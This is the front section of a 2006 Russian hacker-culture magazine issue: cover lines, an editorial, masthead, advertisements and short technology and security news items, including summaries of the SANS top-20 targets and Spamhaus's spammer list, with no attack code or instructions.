

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
ДЕКАБРЬ 12(96) 2006
ПОДДЕЛКА КРЕДИТОК
КАК ЗАРАБАТЫВАЮТ КАРДЕРЫ
2 ДИСТРИБУТИВА UNIX НА ДИСКЕ
20 НОВОГОДНИХ ПОДАРКОВ МЫ СПРЯТАЛИ В ЭТОМ НОМЕРЕ
(game)land
WE ARE HACKERS. WE ARE TOGETHER
ISSN 1609-1019
VISTA vs. MANDRIVA
БИТВА ОПЕРАЦИОНОК 2007 ГОДА
+ СПЕЦПРОЕКТ: КОРОЛИ ЗИМНЕГО ОТДЫХА
ВАРДРАЙВИНГ ПОД НИКСАМИ
УЧИМСЯ СКАНИРОВАТЬ WI-FI СЕТИ ПОД UNIX
WI-FI ТОЧКА ДОСТУПА
РАЗЛАМЫВАЕМ НА КУСКИ
КОМПЬЮТЕРЫ БУДУЩЕГО
ИЗ ЧЕГО И КАК ИХ БУДУТ ДЕЛАТЬ
MANDRIVA LINUX 2007
OPENBSD 4.0
СОФТ ДЛЯ DVD-RIP'A
ПРИКОЛЫ ПО BLUETOOTH



At the heart of the image



Фотокамера COOLPIX S7c компании Nikon хоть и кажется маленькой на вид, но таит в себе передовые идеи и технологии. Кроме светочувствительности ISO 1600 ее отличают встроенный WiFi, COOLPIX CONNECT и функции автоматической фокусировки с приоритетом резкости лица, подавления эффекта «красных глаз» и автокоррекция экспозиции. Полная картина возможностей на www.nikoncoolpix.info

Wi Fi b g CERTIFIED

Светочувствительность ISO 1600 – светлее в темноте



Требуйте наличия голографической наклейки на гарантийном талоне!



Реклама. Товар сертифицирован

www.nikon.ru

Телефон горячей линии: (495) 733-9170.

INTRO

Не знаю, как для тебя, приятель, а лично для меня Новый год — неоднозначный праздник.

С одной стороны, 31 декабря и 10 последующих дней — прекрасное время, для того чтобы съездить покататься в горы, построить с друзьями на даче высокую снежную крепость, наварить кастрюлю глинтвейна или просто уделить время, которого всегда не хватает, близким и друзьям. Это очень круто.

С другой, мне кажется, что этот праздник для многих людей превратился в какой-то круговорот стереотипов, из которого они год за годом не могут вырваться: караваны женщин носят мешки с едой и питьем, режут одни и те же салаты и радуются в 12 часов, выпивая шампанское и поедая бутерброды с икрой. На самом ли деле для них все это важно — не знаю. Для меня совсем не важно: я с большей радостью уеду куда-нибудь, встречу 12 часов, скажем, за рулем, в трамвае, на склоне в горах или у большого костра в лесу :). По традиции, хочу тебе пожелать, чтобы ты делал так, как тебе реально хочется, а не руководствовался тем, «как принято».


Есть третья сторона Нового года — повод вспомнить, что за прошедший год сделал, на что забил, и подумать, что нужно сделать в новом году. В 2007 году у меня очень много планов на журнал. Раскрывать все карты не буду, но скажу, что мы собираемся сделать все, чтобы журнал в новом году стал тебе интереснее в несколько раз.

Наконец, четвертая сторона Нового года, очень приятная, — подарки. В Новый год принято дарить подарки, и, конечно, мы не могли забыть о таком важном человеке, как ты :). Чтобы порадовать тебя, мы спрятали в журнале 20 новогодних сюрпризов.


С Новым годом :).
nikitozz, гл.ред.Хакера



CONTENT•12(96)







/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ИМПЛАНТ
Юрий Свидиненко
(nanoinfo@mail.ru)
>Литературный редактор
и корректор
Варвара Андреева
(andreeva@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Windows-раздел
Андрей «Skvoznoy» Комаров
(skvoznoy@real.xakep.ru)
>Unix-раздел
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Дизайнер
Анна Старостина
(starostina@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Иллюстрации

Стас «Chill» Башкатов
(chill.gun@gmail.com)

/iNet
>WebBoss
Алена Скворцова
(alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
>Директор по рекламе
Игорь Пискунов (igor@gameland.ru)
> Руководитель отдела рекламы
цифровой группы
Ольга Басова (olga@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
Евгения Горячева
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/Publishing
>Издатель
Борис Скворцов
(boris@gameland.ru)
>Редакционный директор
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Генеральный директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Елена Дианова
(dianova@gameland.ru)
>PR-менеджер
Илья Пожарский
(pozharsky@gameland.ru)

/Оптовая продажа
>Директор отдела
дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)

>Подписка
Алексей Попов
(popov@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве
Российской Федерации по делам
печати, телерадиовещанию и
средствам массовых коммуникаций
ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии
«ScanWeb», Финляндия
Тираж 100 000 экземпляров.
Цена договорная.

ОЛЕГ ЧЕБЕНЕЕВ
/ MINDWORK@GAMELAND.RU /
ЮРИЙ СВИДИНЕНКО
/ METAMORPH@YANDEX.RU /
СЕРГЕЙ НИКИТИН
/ NIKITIN@GLC.RU /



МОНИТОР ДЛЯ IPOD

Плеер Apple iPod прочно завоевал сердца пользователей во всем мире. Простота его использования и необычный дизайн пришлись по вкусу многим. Количество дополнительных устройств для iPod исчисляется десятками, начиная от простых док-станций и заканчивая одеждой, специально созданной для ношения с этим устройством. Ряды аксессуаров продолжают пополняться. Сегодня это стильные полнофункциональные мониторы от компании ViewSonic — ViewDockVX1945wm и VX2245wm с диагональю 19 и 22 дюйма соответственно. Они содержат док-станцию для iPod, 4 порта USB 2.0, считыватель карт памяти «8 в 1», микрофон, стереодинамики и сабвуфер, то есть ты приобретаешь не просто устройство отображения информации, а целый набор нужных девайсов, скомпонованных в одном корпусе (экономия места) и легких в доступе. Оба дисплея имеют широкий экран с соотношением сторон 16:10, причем VX2245wm обеспечивает разрешение 1680x1050, а VX1945wm — 1440x900. В дополнение к этому, динамики 2x2,5 Вт и 3-Вт сабвуфер обеспечивают высокое качество звука, а технология OptiSync улучшает качество изображения, поступающего через разные разъемы, включая

ВИДЕОХОЛОД

Когда компании, каждая из которых умеет делать что-то лучше других, объединяют усилия, то результат, как правило, оказывается очень положительным. PowerColor делает хорошие видеоплаты, а системы охлаждения от ArcticCooling не дают перегреться многим процессорам и другим устройствам в наших ПК. Вместе они выпустили PowerColor X1950 PRO, оснащенную кулером от Arctic Cooling под названием Accelero X2.
Его конек — тихая, но эффективная работа. Сама плата выполнена по техпроцессу 80 нм, оснащается видеопамятью DDR3 объемом 256 или 512 Мб и может работать в режиме CrossFire. Но не просто, а хитро — мастер-карта не требуется, все соединение берет на себя специальный мостик. Так что тебе будет достаточно двух видюх и системной платы, поддерживающий этот режим. Плата оснащена двумя выходами DVI, разъемом VIVO и поддерживает HDCP, что является серьезным зачином на будущее. Также в списке совместимости значатся DirectX 9c, Open GL 2.0, Shader Model 3.0 и Windows Vista.






На правах рекламы.
УСТРАНИМ
УГРОЗУ СЕТИ
MICROSOFT.COM/RUS/SECURITY
Microsoft
Инструменты для обеспечения безопасности вашей сети
Microsoft® Malicious Software Removal Tool – это свыше 16 миллионов уничтоженных вредоносных программ. Ознакомьтесь с подробным анализом данных, полученных при помощи этого полезного набора инструментов. В документе Вы найдете сведения, как повысить эффективность защиты информационных систем и снизить риски возникновения угроз.
Обращайтесь на microsoft.com/rus/security
© 2006 Microsoft Corporation. Все права защищены. Владельцем товарного знака Microsoft, зарегистрированного на территории США и/или других стран, и владельцем авторских прав на его дизайн является корпорация Microsoft.
Microsoft®



ЗЕРКАЛЬНЫЙ PHILIPS

Если ты хочешь знать, какая техника будет в моде в ближайшее время, то ты наверняка мониторишь новостные ленты, лазаешь по сайтам производителей и т.д. Но беда в том, что пресс-релиз или новость — это всего лишь текст и изображения, описанный в них девайс ты не потрогаешь. Поэтому нужно ходить на выставки! Там все вживую, без обмана. Например, на выставке Millionaire Fair 2006 компания Philips представила свои последние разработки. Среди них — зеркальный телевизор Mirror TV 42PM8822 с диагональю 42 дюйма. Устройство поставляется в красивой рамке, с ней и вешается на стену. Пока не включишь режим телевизора, это обычное зеркало, после включения превращающееся в LCD-TV. Но если ты не можешь оторваться от просмотра любимого клипа, но тебе нужно причесаться, то можешь воспользоваться режимом «картинка-в-зеркале». Вот некоторые технические характеристики новинки: соотношение сторон — 16:9; яркость — 500 кд/м; контрастность — 1000:1; разрешение — 1366x768 пикселей; время отклика — 10 мс.

НЕВИДИМОСТЬ ДЛЯ 2D-ЖИТЕЛЕЙ





> Вот так выглядит устройство невидимости для микроволнового диапазона

Если бы люди были двумерными существами, то уже сегодня могли быть невидимыми. Грубо говоря, создать «плащ-невидимку» позволяют фундаментальные законы физики и математики. Необходимо только разработать такое покрытие, с помощью которого световые волны огибали бы помещенный внутрь него объект, что сделало бы его невидимым со стороны. Это — только для двумерного мира и микроволнового излучения — удалось сделать американским исследователям. В основе лежит эффект «искривления пространства», однако реально искривляется лишь путь электромагнитного излучения, порождая своего рода мираж. Плащ заставляет микроволновые лучи огибать цель таким образом, что наблюдателю (который обладает микроволновым «зрением») кажется, будто в этом месте вообще ничего нет, он видит те предметы, что расположены за скрытым объектом. Материалы, которые позволяют обращаться со световыми лучами подобным образом, в естественном виде в природе не встречаются, и их необходимо еще специально проектировать. Чтобы упростить себе задачу, физики пока были вынуждены изготавливать плащ так, чтобы он срабатывал только в одной плоскости. Экспериментальный образец представляет собой цилиндрическую конструкцию небольшой высоты диаметром меньше 5 дюймов (13 см), состоящую из ряда концентрических колец. Совместное их действие позволяет обводить микроволны вокруг центральной области, опоясанной медным кольцом. Проблема же с видимым светом состоит в том, что экспериментаторам в таком случае придется иметь дело с гораздо меньшими длинами волн. А это в свою очередь означает, что оптические метаматериалы должны быть основаны уже на структурах наномасштаба, создание которых пока еще не под силу современным нанотехнологиям. К тому же, чтобы объект полностью исчез из вида, укрывающий его плащ должен правильно взаимодействовать с излучением одновременно всех длин волн (то есть различных оптических цветов). Подобная технология требует гораздо большего количества чрезвычайно запутанных и разнородных структур, и пока не ясно, можно ли это реализовать на практике.

КОМПАКТНЫЙ IRIVER

iriver S10 анонсирован в черном и черно-белом цветовом исполнении. Его достоинствами являются крайне малые габариты — 42x30x10,8 мм — при весе в 17,5 граммов и очень стильном дизайне. Среди функциональных возможностей числится поддержка различных форматов воспроизводимых треков (MP3, WMA, ASF, OGG (включая Q10)), OLED-дисплей 1,15 дм, сенсорное управление, FM-тюнер, часы с таймером, будильник и диктофон. Не мало для такого малыша, правда? Кроме того, он поддерживает ID3-теги, работает до 8 часов от одной зарядки аккумулятора, подключается к компьютеру через порт USB 2.0 и имеет обьем встроенной памяти от 1 до 2 Гб.



Акелла

ACTION/RPG

Волкодав

Месть Серого Пса

Древний мир, полный загадок и тайн, населенный мифическими существами и могучими магами, открывает свои двери. Вас ждут захватывающие приключения, яростные схватки и пьянящие душу победы. В краю, где сражаются мужчины, где над судьбой не властны небеса и боги, вы найдете то, что искали всю жизнь: избавление от всепожирающей мести. И тогда все узнают о Волкодаве – величайшем из славянских воинов. Игра создана по мотивам фильма «Волкодав из рода Серых Псов» кинокомпании Central Partnership, основанного на популярной серии романов Марии Семеновой.
Бонус: на диске с игрой вы найдете клип группы «Алиса» на заглавную песню фильма.

- нелинейный сценарий, повторяющий историю фильма, но значительно обогащенный и дополненный сюжетом книги
- несколько альтернативных концовок с возможностью продолжать игру после окончания основного сюжета
- уникальная боевая система, позволяющая игроку использовать целый набор специальных и комбинированных ударов
- роскошная трехмерная графика, красочные спецэффекты и фотореалистичные ландшафты

РЕКЛАМА

ЦЕНТРАЛ ПАРТНЕРШИП

PRIMAL SOFTWARE


СОЮЗ М.видео ХИТ ZONA

Тех. поддержка: (495) 363-4612 E-mail: support@akella.com Игры с доставкой www.cdgames.ru
Оптовая продажа: Москва, (495)363-46-14, nataly@cdnavigator.ru Санкт-Петербург, (812)252-49-65, akella@msgbox.ru, Ростов-на-Дону, (863)290-78-42, akellarostov@aaanet.ru Новосибирск, (383)227-74-64, akellansk@akella.com Екатеринбург, (343)297-34-42, akellaekb@sky.ru
Представитель на Украине - "Мультитрейд" - www.multitrade.com.ua
Филиал ООО "Полёт Навигатора" в Санкт-Петербурге (дистрибьюторское подразделение компании "Акелла"). Санкт-Петербург, ул. Маршала Говорова, д.37, тел/факс (812) 252-49-65.



НАСТОЛЬНЫЙ ТЕРМОЯД

Как оказалось, термоядерные реакции синтеза химических элементов в звездах можно изучать в ходе сравнительно простого и дешевого настольного эксперимента. Когда речь идет об опытах с ядерными превращениями, на ум приходят прежде всего ядерные реакторы или ускорители тяжелых ядер, занимающие целое здание. В отличие от большинства областей физики, упростить установку, уменьшить ее до настольных размеров и тем самым сделать экспериментальную ядерную физику доступной широкому кругу исследователей долгое время не удавалось. Несколько лет назад ситуация кардинально изменилась. В пионерских экспериментах ученых из Ливерморской национальной лаборатории в США было обнаружено, что под действием мощной вспышки лазерного света в кластерах дейтерия $(D2)n$ протекает термоядерная реакция слияния двух ядер дейтерия. Процесс, приводящий к этому, был назван «кулоновским взрывом» кластеров. Спустя несколько лет была найдена еще одна возможность осуществить термоядерный синтез на рабочем столе — на основе пироэлектрического эффекта. Все эти достижения открывают новую эру в ядерном эксперименте. Энергетический выход и дозы радиации в таких настольных экспериментах ничтожны, и потому они, с одной стороны, радиационно безопасны, а с другой стороны, не представляют интереса для индустрии. Зато в них можно изучать условия протекания и свойства самих ядерных реакций — именно то, что и требуется физику-экспериментатору. Результаты таких экспериментов будут очень полезны и для астрофизики, поскольку слияние ядер дейтерия — ключевая реакция в процессе горения звезд.





> Так выглядит «кулоновский взрыв» дейтерия





> Проекты летающего танка от American Dynamics

ЛЕТАЮЩИЕ ТАНКИ

Если ранее компания American Dynamics только сообщала об успешных испытаниях тяжелого и бронированного ударного беспилотника BattleHog 350x и BattleHog 110x для боев в городе, то теперь она представила более подробную информацию о своих разработках, но пока еще не сами аппараты.

Один из разработанных летающих танков - BattleHog 100x. Эта машина представляет собой БПЛА с фиксированными несущими поверхностями, способный действовать в режиме как вертикального, так и обычного самолетного взлета и посадки. Это делает возможным его применение и на суше, и на море. Длина BattleHog 100x составляет 3,8 м; размах крыльев – 5,2 м; высота – 1,5 м; сухой вес – 540 кг; максимальный взлетный – 1450 кг; полезная нагрузка – 340 кг; потолок – около 7000 м. Максимальная скорость – 500 км/ч; крейсерская – 333 км/ч. Аппарат предназначен для выполнения широкого круга задач: ведения разведки, мониторинга местности, целеуказания и штурмовки целей. Комплекс BattleHog 100x включает в свой состав 3 летательных аппарата BattleHog 100x, наземную станцию управления CS2, а также систему средств связи и обмена данными. Основой конструкции является запатентованная American Dynamics подъемная система на основе ротора с высоким крутящим моментом (High Torque Aerial Lift, HTAL). Вооружение BattleHog 100x – это ПТУР AGM-114K Hellfire, Hydra-70, пулемет M134 калибра 7,62 мм.

> Дисплей из бетона



БЕТОННЫЕ ДИСПЛЕИ НОВОЕ — СЛОВО В АРХИТЕКТУРЕ

Из чего только не делали дисплеи, но не из бетона! Оказывается, еще не все потеряно — Лаборатория Инноваций (Innovation Lab) в Дании сообщила о создании первого в мире дисплея из бетона. Мировая премьера этого дива состоялась 17 ноября в Университете информационных технологий Копенгагена. Новый экран сделан из прозрачного бетона — материала, насыщенного оптическими волокнами, которые играют роль пикселей: они пропускают как естественный, так и искусственный свет. А источником света может быть, например, проектор, установленный за бетонным экраном. Разработчики утверждают, что это «новая концепция, которая изменит строительную отрасль, архитектуру, дизайн и множество других областей».



О ком ты думаешь сейчас?

WWW.MTS.RU



ЛЮБИМЫЕ ЦЕЛИ ХАКЕРОВ

SANS Institute не перестает радовать своими исследованиями. Итогом одного из последних стал ежегодный список из 20-ти самых популярных целей хакеров. Он разделен на категории: операционные системы, библиотеки Windows, интернет-пейджеры, базы данных, UNIX- и Windows-сервисы, медиаплееры и т.д., в каждой из которых подробно рассматриваются замеченные за год критические баги и попытки взлома. Среди стандартных участников «заезда», таких как Internet Explorer и Microsoft Office (за этот год одна только SANS обнаружила в нем 45 серьезных дырок), здесь можно найти Mac OS X и особенно пострадавшую в 2006 году систему VoIP. По результатам исследования, самыми популярными стали 0day-атаки, а самыми опасными — SQL injection и cross-site-scripting. Например, номера кредиток воруют именно через SQL injection, внедряя в уязвимые приложения специальные скрипты, обеспечивающие доступ к базе. Для такого рода атак уязвимы 40% всех сетевых приложений в интернете, а cross-site-scripting можно применять к 80% сайтов. Полный список с подробными комментариями от SANS можно найти на www.sans.org/top20.



СЕКУРНЫЙ КЛИЕНТ ДЛЯ МОБИЛЬНОЙ ВИНДЫ

В то время как одни фирмы создают программы, делающие из твоего дырявого писюка непробиваемого хакерами монстра, другие ломают голову, как повысить безопасность мобилок и смартфонов. Второе сейчас особенно актуально, так как мобильник уже есть даже у твоего престарелого дедушки, а взломщики все больше обращают внимание на мобильные платформы. Один из программных пакетов защиты средств связи — представленный в прошлом месяце SecureClient Mobile от софтварной компании Check Point Software Technologies. Набор утилит не только обеспечивает безопасную связь, но и улучшает ее. Например, поскольку клиент SCM поддерживает постоянный коннект по VPN со шлюзами, во время роутинга нет необходимости проводить повторные аутентификации. Также независимо от положения клиента мобильник с установленным пакетом самостоятельно фильтрует находящие поблизости типы сетей, обеспечивая безопасное подключение. Есть и другие приятные фишки. Стоимость лицензии, совместимой со всеми устройствами Microsoft Windows Mobile Pocket PC 2003/SE и Windows Mobile 5.0, при оптовой покупке составляет $40.

ЖИЗНЕРАДОСТНЫЕ ИТОГИ

Год подходит концу, все подводят итоги. Не отстает от остальных и МВД, представившее пресс-релиз о нанесенном в 2006 году ущербе интеллектуальной собственности. Указанная сумма достигает ни много, ни мало 2,5 миллиардов рублей. Конечно, милиция не могла не похвастаться и своими успехами. На протяжении года за нарушение авторских прав под следствие попали 6,5 тысяч человек, из которых половину привлекли к уголовной ответственности. Также удалось остановить работу 4-х крупнейших российских нелегальных поставщиков аудио и видео и многих других менее влиятельных контор, а в Твери и Казани изъяли кучу пиратских CD, DVD и машин по их производству. В общем, судя по докладу, в МВД дурака весь год не валяли.



УГРОЗА «ВТОРОЙ ЖИЗНИ»

Обитатели онлайнового мира Second Life бьют тревогу — недавно стало известно о появлении программы CopyBot, позволяющей копировать любые игровые предметы. Чем это может грозить экономике, представить нетрудно.
В Second Life уже давно существует сформировавшийся рынок, где можно купить своему персонажу практически любые вещи за реальные деньги, а разработкой контента для этого виртуального мира занимаются сотни больших и малых фирм. Некоторые поставщики и продавцы виртуальных вещиц начали прикрывать свои лавочки, опасаясь инфляции, связанной с появлением CopyBot, но насколько серьезными окажутся последствия, пока сказать трудно. Все зависит от действий разработчиков — компании Linden Lab.
Second Life — один из крупнейших виртуальных миров, насчитывающий 1,5 миллиона постоянных обитателей.

AVE — НОВЫЙ ЗВУК

Приятно, когда на рынке, уже известном и привычном, вдруг появляется что-то новое. Так произошло и сейчас: известная своими аудиорешениями компания AVE представляет новую серию колонок — DF. Пока в нее входят 3 модели: AVE DF102, DF104 и флагманская DF106. Уникальная особенность колонок серии AVE DF заключается в использовании пассивных радиаторов. Это техническое решение весьма дорого и редко используется в мультимедиа-акустике. Кроме того, из колонок исключены все потенциальные источники помех, шумов и других нежелательных явлений. В частности, AVE DF имеют вместо обычного темброблока специальный блок тонкомпенсации, автоматически настраивающийся в зависимости от уровня громкости. В свою очередь, регулятор громкости, для того чтобы избежать шумов, вносимых традиционным переменным резистором, выполнен в виде электронного кнопочного блока.





> Вот такие зонтики могут отвести он нашей планеты надвигающуюся катастрофу

20ТРИЛЛИОНОВ МИКРОСПУТНИКОВ МОГУТ ОСТАНОВИТЬ КАТАСТРОФУ

Ты знаешь, что глобальное потепление — одна из тех страшных историй, которыми нас пугают ученые. И не напрасно, поскольку остановить его практически невозможно. Роджер Энджел, один из астрономов с кафедры астрономии Университета Аризоны, предложил экзотический способ борьбы с глобальным потеплением — гигантский космический зонтик.

Реализация плана Энджела заняла бы 25 лет и обошлась бы в $100 миллиардов за каждый год работы. Однако по некоторым оценкам, потери мировой экономики из-за неблагоприятных эффектов глобального потепления с настоящего времени по 2050 год (при условии, что никакие меры не будут приняты) составят $7 триллионов.

Энджел предлагает затенить Землю при помощи 20 триллионов спутников весом 1 грамм и диаметром примерно 0,6 метра (как серебристый воздушный шарик), выведенных на высоту порядка 1,5 миллиона километров в точку Лагранжа L1. Они должны сформировать облако цилиндрической формы, с осью, лежащей на линии «Солнце — Земля». Диаметр облака составит около 7 тысяч километров, а длина — примерно 14 тысяч километров. Свет солнца, проходящий сквозь облако, частично отклонится в сторону, так что освещенность земной поверхности упадет на пару процентов, чего должно хватить для компенсации глобального потепления. Подробнее — в слушаниях Американской национальной академии наук (PNAS).

Пока неясно, как производить запуск такого количества космических аппаратов. В целом же, несмотря на экзотический подход, проект довольно здравый.


ГОРЯЧАЯ СПАМЕРСКАЯ ДЕСЯТКА

Проект Spamhaus, занимающийся исследованиями в области нежелательной рекламы, опубликовал на своем сайте TOP10 самых злостных спамеров мира. Эти 10 человек несут ответственность за 80% спама, проходящего через интернет. На первом месте оказался украинец Алекс Поляков, известный как Alex Blood — владелец крупнейшей спамерской бот-сети. Особенно много от этого спамера исходит рекламы сайтов детской порнографии и фармацевтической продукции, также он является одним из крупнейших распространителей вирусов и троянов. Второе место за русским мужичком, именующим себя Леонид Куваев aka BadCow. Он тоже владеет бот-сетью, помимо этого он имеет DNS-сервис и предоставляет его другим спамерам. BadCow известен скупкой огромного количества доменов для использования в дальнейшей спам-деятельности, а сейчас он скрывается от многомиллионного судебного иска. Третье место было присуждено американцу Майклу Линдсею, отцу-основателю печально известного хостера iMedia Networks, который предоставляет спамерам всевозможные услуги и обещает защиту от преследователей. Среди остальных гениев спамерского мира еще 3-е русских, украинец, жители Израиля, Гонконга и Штатов. Досье на спамеров можно почитать на www.spamhaus.org/statistics/spammers.lasso.

МОЛЕКУЛЯРНОЕ КИНО

Исследователи Института ядерной физики Макса Планка (Max Planck Institute for Nuclear Physics) впервые смогли получить изображение движущейся молекулы водорода. Естественно, обыкновенная световая оптика не подходит для фотографирования молекул водорода, так как их размер в 5 тысяч раз меньше длины волны видимого света. Поэтому ученым пришлось создать специальный метод записи.

Они изучили систему из двух молекул дейтерия (тяжелого водорода), которые облучали высокочастотным лазером. Измеряя энергию взаимодействия, исследователи определили расстояние между молекулами, а при компьютерной обработке этих данных было получено графическое изображение. Меняя интервал между импульсами, ученые смогли получить различные изображения расположения молекул. Серия таких снимков составила «молекулярный фильм», который дает некоторое представление о динамике молекул.



> Молекула воды — модель и кадр из «видеозаписи»

ЭКЗОСКЕЛЕТ HAL-5 ПОСТАВЛЕН НА ПОТОК



› Японский экзоскелет поможет не только военным, но и инвалидам

